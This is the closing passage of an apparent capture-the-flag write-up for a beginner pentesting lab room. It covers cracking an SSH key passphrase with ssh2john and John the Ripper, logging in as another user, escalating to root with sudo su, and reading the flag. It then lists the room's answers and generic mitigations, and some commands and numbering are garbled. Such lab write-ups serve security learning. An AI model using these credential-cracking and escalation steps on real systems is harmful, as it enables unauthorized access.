





1.11 kay directory



1.12 .ssh directory



Let’s see if we can recreate this to find the passphrase. Using the ssh2john we created the hash.



1.13 use of ss2h

I'm not able to run ss2john command in attackbox.

In further process you have to do :

#create some private key

Ssh-keygen -t rsa -b 4096

#create encrypted zip

/usr/sbin/ssh2john ~/.ssh/id_rsa > id_rsa.hash

John the ripper to given file, with your dictionary :

/usr/sbin/john –wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

Use John The Ripper with the famous rockyou wordlist to crack the passphrase.

Commands :

- python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
- cat id_rsa.hash
- /usr/sbin/john –wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

After that you get the passphrase.

Commands :

- ssh -I /home/kay/.ssh/id_rsa kay@10.10.146.95
- whoami

Entering the passphrase, we were able to successfully log into the kay account .

Commands :

- Ls -al

After opening the file, we can get a lot of commands. There is one that is very useful — sudo su.

- sudo su
- whoami
- ls -al

Running the sudo su command, and typing whoami, we can go to the root! We do another directory listing which shows the files from before, so no change.

Commands :

- Cat flag.txt

Changing to the root directory we see that there is a flag.txt file. Opening this file we presented with the verbiage above. We solved the challenge!

QUESTIONS-ANSWERS :-

1. What is the name of the hidden directory on the web server(enter name without /)?

ANS:- development

2 .What is the username?

ANS:- jan

2. What is the password?

ANS:- armando

3. What service do you use to access the server(answer in abbreviation in all caps)?

ANS:- SSH

5. What is the name of the other user you found(all lower case)?
ANS:- kay

6. What is the final password you obtain?

ANS:- that password after we open the file.

Mitigation :

1. **Use Strong Passwords and Two-Factor Authentication:**
    - Make sure passwords are tough to guess and update them regularly.
    - Add an extra layer of security with two-factor authentication.
2. **Keep Everything Up to Date:**
    - Regularly update your software, operating systems, and apps to patch any security holes.
    - Automate these updates to ensure nothing gets missed.
3. **Close Unnecessary Open Doors (Ports):**
    - Shut down any unused network ports and services.
    - Use firewalls to control what comes in and out of your network.
4. **Check and Clean Up User Inputs:**
    - Ensure that any data input by users is properly checked to avoid hacking attempts like SQL injection or Cross-Site Scripting (XSS).
5. **Limit User Access:**
    - Only give users the access they absolutely need to do their job.
    - Regularly review and adjust access levels to prevent unauthorized activities.

6. **Use Strong Encryption:**
    - Protect sensitive data with strong encryption methods.
    - Keep encryption keys secure and change them regularly.
7. **Regularly Review and Monitor Security:**
    - Conduct security audits to spot and fix any weak spots.
    - Set up systems to log and monitor activity so you can quickly catch any suspicious behaviour.

This approach helps keep your systems secure and reduces the risk of common vulnerabilities being exploited.

Conclusion :

the Basic Pentesting room on Tryhackme is a great way to get started with cybersecurity. It gives you hands-on experience in finding and fixing common security issues like weak passwords and outdated software. By going through this, you learn the importance of keeping systems updated, using strong passwords, and always being on the lookout for potential threats. It's a solid starting point for anyone interested in ethical hacking and helps you build the skills needed to keep digital spaces safe.

References :

www.google.com

www.youtube.com

https://medium.com/

https://github.com/

THANK YOU